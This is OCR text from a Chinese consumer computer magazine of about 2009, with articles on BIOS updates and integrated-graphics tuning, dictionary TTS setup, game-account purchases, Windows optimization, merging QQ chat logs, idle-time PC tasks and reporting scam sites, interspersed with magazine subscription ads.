
目前魔剑A790GX+主板正处于热卖阶段，买它的用户定会有大部分人选择版本较新的AM3接口处理器，因此需要注意主板的兼容性。如果你的主板无法正确识别新的CPU，那么直接使用上边的方法：根据具体硬件正确下载BIOS文件——拷贝至硬盘——使用启动盘（或直接使用《电脑迷》光盘）进入纯DOS界面——进入BIOS文件目录——直接运行“Update”文件。



刷新完成后羿龙II X4 955被正确识别

改变不只是一点点

设置前3DMark Vantage默认的Performance状态下，得分只有312分，而且跑完测试后还会被该软件提醒“平台显示性能不足”，虽然设置完以后只有352分，仍然被提醒“平台显示性能不足”，不过两者一比较，有了12.8%的提升幅度呢。游戏方面，笔者不敢对整合平台奢望太高，能在1024×768最低画质下流畅就好。可惜，除了《魔兽世界》这款3D网络游戏以外，《孤岛危机》跟《生化危机5》都没能达到30fps，充分提升平台显示性能后，《生化危机5》达到了31.1fps，勉强及格。而《孤岛危机》则达到了35.57fps，还算不卡。而平均帧率在44.29fps的魔兽世界则已经达到了流



改变后的780G板载显卡参数

平台环境	
处理器	AMD 羿龙X4 9550 (2.2GHz)
主板	技嘉GA-M78GPM-DS2H (AMD 780G)
内存	金士顿DDR2 800 2GB×2
硬盘	希捷7200.12 1TB/SATA2
显示器	LG W2361V (23英寸LCD)

畅的程度。

不知道这样的改变是否会令广大用户满意呢？反正个人觉得还好，至少没花一分钱，而且还未对CPU超频呢。如果再超频一下CPU的话，那么改变还会更明显。

最后，上边这个故事也告诉我们：1.自己尝试动动手，肯定会有收获。2.别给整合显卡太高的游戏负担。3.如果你实在无法提升整合显卡的性能，那就攒钱弄块好点的独立显卡吧，插在整合主板上完全跟独立平台没区别的。

	设置前	设置后	提升幅度
3DMark Vantage Performance	312	352	12.8%
GPU Score	236	258	9.3%
CPU Score	7203	7308	1.4%
《孤岛危机》1024×768低画质	29.85fps	35.57fps	19.2%
《生化危机5》1024×768低画质	25.9fps	30.1fps	16.2%
《魔兽世界》1024×768低画质	37.21fps	44.29fps	19.1%

想知道WoW什么时候开服?
想知道《梦幻西游》最热股票是哪只?
想知道DNF最快刷图技巧?
想知道“贾君鹏”到底是怎么一回事儿?
《大众网络报》告诉你关于游戏的一切!



邮局征订 全面展开 现在订阅立省29元
只需98元

精彩游戏内容看一年(全年51期, 每周一出刊)

邮发代号77-22

家庭医药

老年人选《家庭医药》，体贴自己
年轻人选《家庭医药》，孝敬父母
管理者选《家庭医药》，关爱员工

www.jtyy.com

上旬刊

就医选药版

中国家庭就医选药首选刊物
月价：5元 全年定价：60元



邮发代号
48-69

50位国内顶尖专家组成专家团队及编委会，300多位医药专家构成强大的作者队伍，独创药学家和名医联合办刊新模式，聚焦各种常见病、慢性病、多发病，以原创文章答疑解惑，提供权威实用的诊疗方案，让您节省高额的医药费用，是一本能真正解决问题的杂志。

全国数百家单位为员工健康而集体订阅。在新加坡共和国同步出版发行。

最受读者喜爱的栏目：名医谈病、专家评药、问诊热线、专家门诊、疾病预防、康复之路、体检之密……



全年订户，可随2010年1月号获赠本刊专为订户打造的《老年常见病的诊疗》手册（非卖品）

中旬刊

咨询热线：(023) 63658888 转14063
中国基层医药卫生工作者论文发表平台
《家庭医药·医药论坛》（本刊学术月刊）
(0771) 2623193

下旬刊

快乐养生版

时尚养生 长寿之门
月价：5元 全年定价：60元



邮发代号
48-170

从饮食、运动、心理、药物四个方面，以轻松、愉悦的方式提供养生资讯。既有传统养生经典与妙方的深层次解读，也有现代养生新观念、养生保健品的多方位品评；既有饮食、运动养生的具体指导，也有养心怡神的闲趣雅品。长寿之谜，逐一破解，行走晚年，书画怡情。在养生中快乐，在快乐中养生。

最受读者喜爱的栏目：快乐主张、颐膳堂、国医经典、本草大讲堂、行走健身、养生拾趣……



全年订户，可随2010年1月号获赠本刊专为订户打造的《老年常见病的预防》手册（非卖品）

2010年系列医药宝典——更丰富的内容，更体贴的价格

再续热销传奇！

- 《家庭医药2009年增值合订本》：尽揽全年资讯，新增实用知识，物超所值
- 家庭医药增刊《用药宝典4·心脑血管病用药》：权威指导，贴心顾问
- 家庭医药增刊《名医谈病精华本5·糖尿病》：名医呵护，“糖友”无忧

邮发代号 48-130 订阅价：45元
邮发代号 48-516 订阅价：15元
邮发代号 48-146 订阅价：15元



找个发音纯正的电脑口语外教

■ 文/叶峰

一般电脑上的电子词典软件都具有发音功能,但这种读音的数码味特别重,读长句也没有应该有的语调,不适合真正的外语口语学习,这里就教大家一个方法找一个真正好用的电脑口语外教。

电脑口语外教的选择

不管是背单词软件,还是字典软件,无非是靠两种方式发出纯正的声音:一种通过真人发音的语音库,而另外一种则是TTS(Text-to-Speech)合成发音。

真人语音库

真人语音库,即是通过真人把每个单词录制成一个音频文件,让词典来调用。使用该方法的优点是发音绝对纯正,可以让你学到真正的美式或者英式发音,又或是其他语言的发音。从网上可以下载朗文英式或者是美式的,以及韦氏的真人发音语音库。

TTS合成语音

系统自带一个微软开发的TTS合成语音引擎,点击“控制面板/语音”即可预览效果,但是它的发音确实有点鸡肋。我们可以选择更好的NeoSpeech语音引擎(下载地址: <http://www.lingoes.cn/zh/translator/speech.htm>),NeoSpeech除了单词发音,还可以读出整句话的语调,根据句子结尾时标点符号的不同(问号、感叹号、句号),语调也将有所不同。

如果学习的外语是英语,网上有很多真人发音语音库可以选择,但对于日语或者是韩语,选择TTS合成语音无疑是最方便的方法。

TIPS | 什么是TTS


TTS(Text-to-Speech)语音合成又称为文语转换,是指计算机可以自动把输入的文本信息转换成语音的技术。

电脑口语外教的设置

不管是语音库还是语音引擎,若没有一个优秀的词典软件支持的话,还是无用武之地。在此,笔者推荐灵格斯词霸和金山词霸2009牛津版,它们不仅拥有大量的词库,也同时具有真人语音库以及发音引擎的接口。

NEOSpeech发音引擎

安装了词霸软件和NEOSpeech发音引擎后,就可以让它们双剑合璧了。比如在灵格斯词霸下,在软件主界面点击“选项/设置”,即可弹出“系统设置”界面。点击选项卡,切换到“语音”项目设置语音(如图1)。



在TTS语音合成引擎下的“声音”下拉菜单中看到装好的语音引擎,如Kate(女声)、Paul(男声),选则一个合适的语音并勾选“启用”,在下面还可以调整TTS合成语音的“音量”、“音调”和“速度”的设置。

真人语音库的设置

金山词霸2009牛津版拥有一个多G的真人英语语音库,已经非常完善,几乎没有扩展的必要。但对于灵格斯词霸来讲,要想使用真人语音就必须另外下载,下载的真人语音库内全部都是MP3文件,建议将整个文件解压后保存到灵格斯的安装目录下的“speech”文件夹

TIPS | 金山词霸2009牛津版中NEOSpeech的设置

金山词霸2009牛津版中NEOSpeech的设置方法与灵格斯词霸类似,但在发音开关设置上略有不同,可以选择“优先使用真人发音,没有时采用TTS电脑合成发音”或者“仅用TTS电脑合成发音”。

下,如“灵格斯安装目录\speech\Longman English\”。回到灵格斯翻译家的“系统设置/语音”选项卡下,选择真人发音引擎下新添加的语音并勾选“启用”(如同时启用了TTS语音合成引擎,在遇到真人语音库里没有的单词时将会启用TTS合成语音朗读),最后点击“重建索引文件”完成安装。

TIPS | 若想制定语音库存放于其他目录下,要在“Longman English”下新建一个名为“voice.ini”文件。在该文件内添加一行“RedirectPath=语音库文件实际存放的路径”,如“RedirectPath=E:\english”(注意RedirectPath的大小写)。

这样,一个发音纯正的口语外教就进驻到了我们的电脑中,在查询单词和段落时只要点击小喇叭按钮或者右键选择“朗读”(如图2)就可以听到纯正的口语发音,再也不会因为发音不准,学成哑巴外语了。



教师节 用你的方式感恩

■ 文/木头

曾记得老师窗前的灯光,曾记得老师期待的眼神,曾记得老师耐心的叮咛……在9月10日这第25个教师节的时候,或许我们应该在忙碌的学习或工作中稍做停留,为现在或昔日恩师送去一声祝福,陪伴他们过一个属于他们的节日。因为是他们,用发自内心的爱与责任,庇护着我们快乐成长。

对老师说一句辛苦了

在这一天,对老师说一声辛苦了是我们表达感恩最直接的方法,如果想给老师留下难忘的印象,不妨将自己或同学们最想对老师说的话通过录音笔或电脑录制下来,把我们对老师的祝福结合在一起送出。如果觉得效果单一,还可以使用系统自带的Windows Movie Maker,为送给老师的节日祝福添加背景音乐或图片,制成MV视频。

(Windows Movie Maker的使用教程已收入本期光盘)

TIPS

如果知道老师的个人信箱,我们还可以用QQ邮箱的音视频邮件将自己的感激录制下来,通过邮件的方式发给老师。在电脑上安装好麦克风和摄像头后,登录QQ邮箱,创建新邮件的时候选择“音视频邮件”并点击录制即可(如图1)。



忆往昔时光,不忘恩师教诲

在恩师的教诲下,自己成才、成人,以往与老师共同经历过的片段和现在自己的状况如果能做成相册发给恩师,相信老师看过之后会倍感自豪与欣慰。这种相册制作的软件有很多,推荐大家使用简单好用的《Flash相册制作大师》,只需

轻点几下鼠标即可将一系列照片制成精美的Flash文件。

礼轻情意重

在教师节,要表达自己对老师的感激,最简单的方式就是送点小礼物,礼物不用贵重,但一定要能表达你的心意,有时候一支书写流畅的钢笔或者笔记本就会让老师感到慰藉。在网络发达的今天,如果你还担心老师拒收你的礼物,可以从网上直接订购并邮寄到老师手中即可,假如你也还在为送老师什么礼物而困扰,不妨看看下面这两个帮手。

● 淘宝精选礼品

访问淘宝礼品频道: <http://gift.taobao.com/>, 打开后就可以开始根据老师的年龄和性格来智能选择礼物。在“选择送礼事件”列表中选择“感恩回馈”项,再设置好礼物的价格范围(例如100~300元之间),点击“确定”按钮即可,稍后便会推荐给你N多适合赠送的礼物品种(如图2)。



相中某件推荐礼品后,直接点击打开即可进入购物页面,剩下的操作就与平时在淘宝网上购物的流程一样,先是与卖家取得联系,能议价的最好先议价,能便宜一点是一点。在

确定好相关细节后就可以拍下并付款了。这里可以直接留下老师的通讯地址(如学校),如果卖家提供签名服务,不妨让其帮忙写上教师节的祝福语及自己的留名。

● 易趣鲜花快递

有时候用花语更能表达感恩之心,教师节时送给老师一束象征高尚灵魂の木兰花或许抵得上千言万语。如果身在外地,可以通过易趣网给老师订购鲜花,易趣网负责上门快递服务,这样一来,距离就不再是问题,即使是远在千里之外,也可以用鲜花传情达意了。

打开易趣网的在线订花频道: <http://www.eachnet.com/hot-search/2191.html>, 会看到很多鲜花品种,选择还有库存的鲜花品种(如图3),留意一下卖家提供的送货服务区域,接下来再确定好他们的送货区域是否可以到达老师手中,确定后即可下单购买了。在订购时只要留下老师的准确收货地址、电话以及留言内容即可。



提示

Attention

这些鲜花一般都有明确的送货地址范围,要确保送货可以到达老师那里,否则订购后又退款很麻烦。



游戏账号 买你真不容易

■ 文/P神

如果你看过小编博客《游戏账号申诉探险记》，那你一定对小猪悲惨的游戏账号购买经历记忆犹新。购买游戏账号很方便，但是需要注意的事情也不少。

网络游戏消费不仅仅只存在于游戏充值卡消费，如今游戏币、游戏账号、游戏装备以及游戏代练等消费逐渐成为玩家的选择，登上网络游戏消费的舞台。为什么网络游戏消费会越来越火热？其实原因在于玩家对网络游戏的认知，部分玩家认为既然可以花人民币快速弥补在线时间，那么何乐而不为，所以游戏币、游戏账号以及游戏代练等消费市场越来越大。其中，游戏账号交易的安全系数较低。如果你看过小编博客《游戏账号申诉探险记》，那你一定会对小猪惨痛的游戏账号交易经历记忆犹新。经过仔细研究探索，小猪负责地告诉大家，如何交易游戏账号才能使利益有所保障。

账号，开始购买

在购买游戏账号之前，需要找到一个口碑不错的游戏交易平台注册网站账号，方便以后交易。目前个人比较推崇网站5173.com，在5173里可以找到目前市场上主流的网络游戏。选择账号交易或者直接查找游戏，这样就开始了游戏账号购买之路了（如图1）。




提示

Attention

网站账号涉及个人资金问题，所以安全信息需要设置完全，并且妥善保存。

按需搜索游戏账号



（如图2）。在这里小猪推荐大家一定要勾选“5173审核认证”和“钻石帐号”两项，“5173审核认证”表示这个账号是通过5173网站审核的，这个账号的密码保护信息完全，并且为真实。而“钻石帐号”是由5173注册并且加密保管的，大大提高了购买账号的安全性并填写需要购买账号的需求信息，然后提交即可。在这里小猪也谈谈作为卖方，应该完善自己的账号安全信息，这样将极大的提高账号出售的几率，因为通过认证信息越全面，账号越容易销售出去。

提示

Attention

如果按照需求并没有搜索到合适的游戏账号，你还可以通过发布求购信息购买。

交易账号信息

在搜索账号信息后，可以看见一些按照需求搜索出来的账号信息，进入账号信息页面查看账号上角色的等级、装备、技能等属性是否符合自己的要求。这界面上会准确地显示账号交易次数、账号安全等级评定、账号截图显示以及5173

游戏账号信息五花八门，如果一个一个挨着查看的确很浪费时间，利用5173提供的商品筛选功能，可以更加快速的定位想要购买的游戏账号信息



工作人员对账号认证后给出的详细信息（如图3）。如果账号角色信息跟你的需求符合，那就可以选择立刻购买账号了。在“创建订单”的时候要注意留下正确的QQ联系方式和手机联系方式，这样客户服务人员才能最快地找到你（如图4）。如果你对此账号还心存疑问，还可以通过我要提问功能询问客服人员。接着一路往下，账号已经被买下，5173的工作人员会通过QQ方式将账号的安全信息发送给你，我们需要仔细验证账号的安全信息是否属实，如果发现问题尽快与客服人员联系核对。另外还可以通过上门服务，由5173工作人员上门进行账号信息确认交易。

小猪推荐大家在购买账号后，尽快更改账号的安全信息或者是绑定有效的密保工具。



TIPS

网络游戏交易平台藏宝阁是运营商推出的非常不错的交易平台，在这里只需要注册游戏账号和绑定密保卡就可以购买游戏角色到自己的账号上，极大地提高安全性和便捷性。

系统自动优化的大师

■ 文/陈相计

开学了, 电脑也因长期闲置积满了灰尘, 开机后才发现系统还是那样慢, 新学期还要让系统一直慢下去吗? 我不想, 可我是新手不会优化怎么办? 简单! 今天为大家请来Windows优化大师, 让它为你实现一键优化。

一键优化好系统

启动Windows优化大师, 在“系统信息总监”里点击“自动优化”按钮即可进入自动优化窗口。先在向导模式里点击“下一步”按钮来设置网络类型, Windows优化大师会根据不同的网络进行不同的优化设置(常见的有“PPPoE”或“局域网或宽带”), 选中“自动优化系统”选项; 然后点击“下一步”来设置IE, 勾选“自动分析注册表中的冗余信息”和“自动分析各分区上的垃圾文件”, 然后在IE默认搜索引擎里选择“百度搜索”或“Google搜索”, 在“IE默认首页”里选择“维持现状”, 再点击“下一步”就会给出推荐方案(如图1)。现在, 点击“下一步”即可开始优化, 优化完成后, 建议重启电脑, 会发现电脑快多了。



磁盘管理我最行

大家都知道电脑用的时间长了会很慢, 一大重要原因就是磁盘碎片的产生, 在Windows XP里进行磁盘碎片整理时, 一次只能整理一个分区, 对整台电脑完成整理需要花费大量的时间。而用

Windows优化大师就不一样了, 可以一次选择多个磁盘(分区)进行检查, 同时在检查的过程中可以随时终止检查工作。

TIPS 什么是磁盘碎片?

在Windows的逻辑卷中, 文件并不总是保存在磁盘连续的簇中, 而是被分散保存在不同的位置。过多的磁盘碎片, 造成磁头不断地在不同的地方搜索和读取隶属一个文件的数据, 由此降低了系统运行的效率和速度。长此以往, 也会降低硬盘的使用寿命。



进入“系统碎片整理”界面, 选择要检查的磁盘, 先点击“选项”按钮, 在“选项”窗口里选中“整理前, 首先选中‘系统磁盘医生’检查修复待整理卷上可能存在的问题”、“在磁盘碎片整理过程中关闭屏幕保护程序”和“在磁盘碎片分析或整理动作结束时, 自动弹出分析或整理报告”, 然后点击“确定”。设置完成后回到“系统碎片整理”界面, 按Ctrl键选择多个分区, 再单击“检查”即可对所选分区进行检查。

个人隐私要粉碎

现在很多重要的新闻事件, 都是电脑用户没删除资料被黑客盗

取。虽删除文件了, 但仅是从文件分配表中删除了该文件的信息, 并未将文件从存储介质中真正删除。所以要真正删除文件, 必须用到文件粉碎机。

首先选择要删除的文件或目录, 选择完毕请单击“下一步”按钮。进入删除页面, 单击“增加”按钮, 从磁盘上选择要删除的文件或目录。在选择文件的对话框中, 用户可以按住Ctrl键进行多项选择或按住“Ctrl+A”两键选择全部文件。对于删除目录的计划, 使用者可以选择删除对象列表左下的“包括子目录”, 以删除该目录下所有子目录中的文件。选择完毕, 请单击“下一步”按钮。粉碎完毕进入结束界面。单击“退出”按钮退出文件粉碎机即可。

电脑迷活动

推进正版——我们在行动

Windows优化大师是功能强大的系统优化软件, 提供了全面有效且简便安全的系统检测、系统优化、系统清理、系统维护四大功能模块及数个附加的工具软件, 使用Windows优化大师, 能够有效地帮助用户了解自己的计算机软硬件信息, 优化操作系统。

《电脑迷》杂志社与“Windows优化大师”合作, 送出大量正版序列号, 读者朋友们可以访问“<http://www.cpcfan.com/windows/>”, 输入个人身份证号与邮箱, 即可得到正版序列号。免费发放时间为9月1日至9月15日。



聊天记录我做主

■ 文/风花雪月


网上聊天需要查询聊天记录中的信息。聊天的地方不同,记录会存在不同的电脑中,如何把零散的聊天记录整合起来,形成一份完整记录,并且随时更新记录呢?其实聊天记录可以自己做主。

零散记录先导出

在日常生活中,我们会在家庭、单位、学校之间来回奔波,聊天记录会出现在上述电脑中。为了便于查阅,这些零散的聊天记录需要先导出,然后才能集中导入。

● 导出异地聊天记录

对于散落在单位和学校电脑中的聊天记录,可以利用QQ自带的“消息管理器”分别导出。操作很简单:单击QQ主面板左下角“打开消息管理器”按钮,弹出“消息管理器”窗口,点击“导入和导出”按钮旁边的下箭头,再选择“导出消息记录”,提示默认保存的文件类型为BAK文件(如图1)确定。



纯聊天的文本不大,而包含了表情图片的聊天记录容量就比较大。可以将导出的文件复制到U盘带走,也可以上传到网盘或邮箱,在整合记录时下载回来。导出的聊天记录文件可以QQ邮件草稿附件的方式保存在QQ信箱内。以后只要打开“草稿”即可在附件中下载。

● 手机和网页QQ会员导出记录

若是用手机聊QQ,聊天记录保存在手机中,但由于手机型号不同,目前官方不支持导出记录。而WebQQ聊天也不会自动保存聊天记录,虽然可以把记录保存为html格式,但格式并非BAK文件,也就无法导入整合。不过,若是开通了

QQ会员的聊天记录漫游功能,无论用手机QQ,还是WebQQ,聊天记录都可以在线漫游,这样就可使用QQ软件导出。

导入一份完整记录

若家里路由组建的家庭局域网有多台电脑,则需要先整理一份内网不同电脑的记录,然后再把之前零散的记录资料导进来,才能组成一份完整的聊天记录。

● 导入局域网内多份聊天记录

在局域网中先共享QQ安装目录,在其中一台电脑上登录QQ,单击主面板左下角“打开消息管理器”按钮,弹出“消息管理器”窗口,单击“导入和导出”按钮,打开“数据导入工具”,勾选需要导入的内容,选择“从指定目录导入”,单击“浏览”按钮,在“浏览文件夹”窗口中选择“网上邻居”,进入局域网中的电脑,选中QQ聊天记录所在的文件夹(默认为C:\Program Files\Tencent\QQ\Users\QQ号码),最后单击“导入”按钮(如图2),即可将其它电脑中的聊天记录导入,并会自动按时间顺序整合成一份聊天记录。




● 组合完整记录

最终组成一份完整记录的操作和上文导入聊天记录的操作一

样。指定之前导出的零散文件后将其导入,然后再最终导出一份完整的BAK文件即可。这份完整的聊天记录可以多备份几个,在固定的电脑、U盘以及邮箱里面都备份。

临时上网 聊天记录异地同步

上面的方法虽然可以将聊天记录整合成一份,但我们始终会在不同的地方聊天,“移动性”受限。不过,若升级到QQ会员,并且开启QQ会员聊天记录漫游,就可以实现聊天记录异地同步。升级到QQ会员后,双击主面板上的好友头像,打开聊天窗口,单击“消息记录/已漫游”,勾选“接受消息记录漫游用户协议”,根据实际需要单击“漫游全体好友最近1个月记录”或“永久漫游此好友记录”(如图3),通过身份验证后,即可开通聊天记录漫游,实现聊天记录异地同步。



定期备份整理聊天记录

即使是QQ会员,聊天记录漫游也有条件限制,全体好友的消息只能漫游最近一个月,永久漫游好友人数则受会员等级限制。定期备份聊天记录非常必要,大家可以定期将聊天记录上传到网络中,再定期下载,导入新的聊天记录后,再上传,这样才能做到“有备无患”。

如果你为日益杂乱的聊天记录而烦恼,就赶快动手试一试,让聊天记录更有序吧。

网络时代不落伍 游戏用语我先知

文/林丽华

闲来无事,阿诺偶尔会玩玩网络游戏,与天南地北的好友聊天交流更是家常便饭。不过,也许是工作太忙的原因,诸如“秒杀”、“顶”、“ORZ”、“GM”这些流行用语,竟然搞不清楚它们的具体含义,如果直接问其他的好友,肯定又要被无耻的嘲笑……

不过最近阿诺请来谷歌金山词霸帮忙解决了这个问题。什么?它不是翻译英文的吗?怎么有这个功用?其实借助其中的秘密武器《爱词霸网络聊天词典》和《爱词霸游戏词典》(前者收集了网络聊天、论坛等场所常用的术语,后者包括游戏术语、缩略语、地名、人名、任务名等内容),就能轻轻松松地跟上网络时代的脚步。首先请访问<http://g.iciba.com/>,在这里按照提示下载并安装谷歌金山词霸,然后就可以开始使用这套功能强劲的词典工具。

提示

Attention

谷歌软件精选主页提供的“谷歌金山词霸”版本并非最新,而且也没有内置《爱词霸网络聊天词典》和《爱词霸游戏词典》两本词典。

小设置,大方便

右击系统托盘区的程序图标,从快捷菜单中选择“词典管理”,或者进入主界面之后依次选择“设置/词典管理”,切换到“查词”选项卡(如图1),奇怪的是,在“正在使用的词典”列表中并没有看到与游戏、聊天相关的词典嘛?原来在默认设置下

没有自动调用,需要从右侧列表框将这两本词典手工添加到左侧的列表框,选中之后直接双击,或者选中之后单击“添加”按钮均可。不过,默认设置下这两本词典的位置处于底端,假如你觉得翻页比较麻烦的话,可以对其执行“上移”操作,完成这这些操作并确认保存之后就可以开始调用这两本词典了。

好词典,来解惑

进入主界面之后,在搜索框中手工输入相应的词条,例如“秒杀”这个在网络游戏非常热门的词语,按下回车键之后,很快就可以看到它的详细介绍(如图2)。在


金山词霸默认的取词方式是“鼠标取词”,不过默认设置下取词词典仍然没有自动调用《爱词霸网络聊天词典》和《爱词霸游戏词典》,因此需要打开“词典管理/取词”窗口,将《爱词霸网络聊天词典》和《爱词霸游戏词典》两本词典手工添加到左侧的列表框。

鼠标停留在待取词上,稍停留片刻,就可以看到结果了(如图3)。如果觉得默认的200毫秒停留时间过长的话,可以打开“软件设置/取词/划词”对话框,在这里重新设置取词的延时时间,确认之后即可生效。



TIPS

另外,想更好地和游戏好友交流,还可以用到各种拼音输入法中的“游戏类”词库。其中QQ拼音添加了“魔兽世界”和“传奇”两款分类词库,搜狗拼音输入法提供了“电子游戏/网游”细胞词库。在紫光华宇拼音输入法官方网站可以找到名为“娱乐”的词库,其中包含了网络游戏的人物、种族、道具、攻击方法、技巧等常用词汇。加加拼音官方网站只是提供了《魔兽世界词库》等少量的游戏词库供下载。



《爱词霸游戏词典》的释义中,还可以看到“梦幻西游”和“热血江湖”两款游戏的详细解释,即使从未玩过这两款游戏,也可以在与朋友交流时说出道理来。

再来看一看“ORZ”这个聊天中经常出现的词语,现在终于知道了它的含义和来源所在,原来竟是一种源自于日本的表情符号,这可比单纯知道ORZ的含义更高一筹。

更多的场合,可能还是希望在网页或文档中实现随意取词,谷歌



周扒皮用机 我闲了 你别闲

■ 文/ 飞雪散花

话说周扒皮半夜学鸡叫,惨遭高玉宝等人痛扁后,决定辞职不做地主了,转而上网做买卖。不过,本着“扒死人不偿命”原则,为他服务的电脑就惨了,即使主人闲了,PC也别闲!

我出去,你就备份文件吧

某天老周有事出去,PC大喜,以为可以趁此机会大睡一觉了。不料老周从网上请回了一款名叫Idlebackup的工具,它可以让系统空闲时自动备份文件。



安装好后,切换到“Backup(备份)”标签,在“F5-Refresh tree(恢复目录)”列表中选好要备份的文件(可多选),然后单击“Backup settings(备份设置)”栏中的“Change settings(改变设置)”按钮,设置备份位置。在“Mirror Backup to(映射备份到)”栏中,可以选择到备份到本地(点选“Harddisk-or external(硬盘中或以外)”),或者备份到网上(点选“Network Path(网络路径)”),设置完毕保存即可(如图1)。


接下来,周扒皮就要安排PC的工作时间了,在“Automatic backup(自动)”栏的“Next backup(下一次备份时间)”中指定PC自动备份的时间间隔,然后勾选“Automatic on(自动)”项,这样,PC只要一空下来就要启动自动备份功能。单击“Start backup(开始备份)”按钮,完成第一次备份工作。以后,程序就会按指定的时间间隔,自动检测系统是否处于空

闲(只要PC的键鼠60秒未动,就认为它在偷懒),如果是,PC你自觉地备份文件吧。

别影响工作,闲时建立索引

朋友告诉老周,想要让Windows快速找到本机中的文件,要建立索引,可老周担心建立索引要耗费大量资源。朋友出了个主意:“只需在系统空闲时建立索引就行了。”

单击“开始/搜索”,打开“搜索结果”对话框,在左侧的“搜索选项”栏中,单击“索引服务”文字链接,打开“索引服务设置”对话框,选择“是,启用索引服务并在计算机闲置时运行”项,单击“确认”按钮。索引服务即会被开启,并在系统空闲时自动建立(如图2)。



身染贵恙,闲时杀毒

PC觉得自己好像中了病毒,准备告假,好好调养一番。老周一笑:没事,抽个空杀毒就好了。

目前大部分杀毒工具都提供了系统空闲时自动杀毒功能。以瑞星为例,在主界面的菜单栏单击“设置/详细设置”,打开相应的对话框,单击左侧的“定制任务”项,在右侧勾选“使用屏保查杀”项,单击“确定”按钮即可(如图3)。



健康节能,闲时关闭显示器

这天老周说要出去打回球,于是吩咐PC在他走后3分钟,自动将显示器关闭。所谓节约用电,人人有责嘛!

右击桌面空白处,在弹出的右键菜单中选择“属性”,打开“显示属性”对话框。切换到“屏幕保护程序”标签,单击“电源”按钮,在“电源选项属性”对话框中,切换到“电源使用方案”标签。单击“关闭监视器”右侧的下拉箭头,在出现的下拉菜单中,选择时间为“3分钟之后”,单击“确定”按钮(如图4)。以后系统在空闲3分钟之后,就会自动关闭显示器电源。



经过一番折腾,老周的工作效率大有提高,电费也省了不少。那PC的感受呢?PC内心独白:“打倒地主周扒皮!”



主动出击 举报广告

■ 文/Aa酱

信息时代, 我们身边充斥着各种各样的广告。作为普通用户, 除了预防和亡羊补牢之外, 难道就只有被动接受的份吗? 当然不, 我们还可以选择主动出击, 举报广告!


清除垃圾网站

QQ、MSN、博客、SNS网站, 在网上有太多机会让我们收到各种不同的网址链接, 有些链接确实值得一看, 而有些则相当讨厌, 存在欺骗点击率, 甚至木马病毒的危险!

对于不良网站, 可以通过向相关部门举报的方法, 让它们不再继续害人! 以“12321网络不良与垃圾信息举报受理中心”为例, 首先打开网站“<http://www.12321.cn>”, 单击网页上方橙色的“我要举报”按钮, 在展开菜单中, 选择“互联网不良与垃圾信息”类别下的“网站”项(如图1), 在打开的新网页中如实填写相关信息, 最后单击提交即可。“12321网络不良与垃圾信息举报受理中心”除了可以举报不良网站外, 还可以举报来自手机、固定电话的不良信息, 分类非常细致。



对于通过QQ消息发来的网址, 还有一个简单的举报方法。首先需要判断该网址是否有问题, 可以根据网址前的图标初步判断一下(如图2)。对安全性未知的网址, 如果是自己认识的



朋友发来的, 可以先询问一下网址的内容再打开, 如果是陌生人发来的, 则先通过搜索引擎确认一下再打开, 或者不要打开。当发现该网址确实是不良网站后, 只要将鼠标指向聊天窗口中的网址, 在弹出提示上单击“举报”, 在举报窗口已填写好该网址和发送人账号, 可以勾选“同时举报此账号”, 填写好“附加说明”后单击“提交”即可。

对不良和恶意网站的举报, 除了上面的方法外, 还可以通过以下网站在线举报。

网站名称	网址	举报方式
违法和不良信息举报中心	http://net.china.com.cn	在线提交表格
瑞星卡卡-恶意网站举报	http://tool.kaka.com/report.asp	在线提交表格
360举报中心	http://bbs.360.cn/4036159.html	发帖


揪住伪装的好友

写这篇文章时, 小编妖怪正好遇到了这么一位“好友”: 久未联系的朋友突然发来一条QQ消息让帮忙买几张游戏点卡。在妖怪询问购买的货款如何支付给自己时, 对方露出了马脚(如图3)。

很多骗子在盗得他人账号后, 会冒充该账号的主人, 要求其亲朋好友汇款或购买游戏点卡、手机话费等。并且, 因为QQ、MSN等



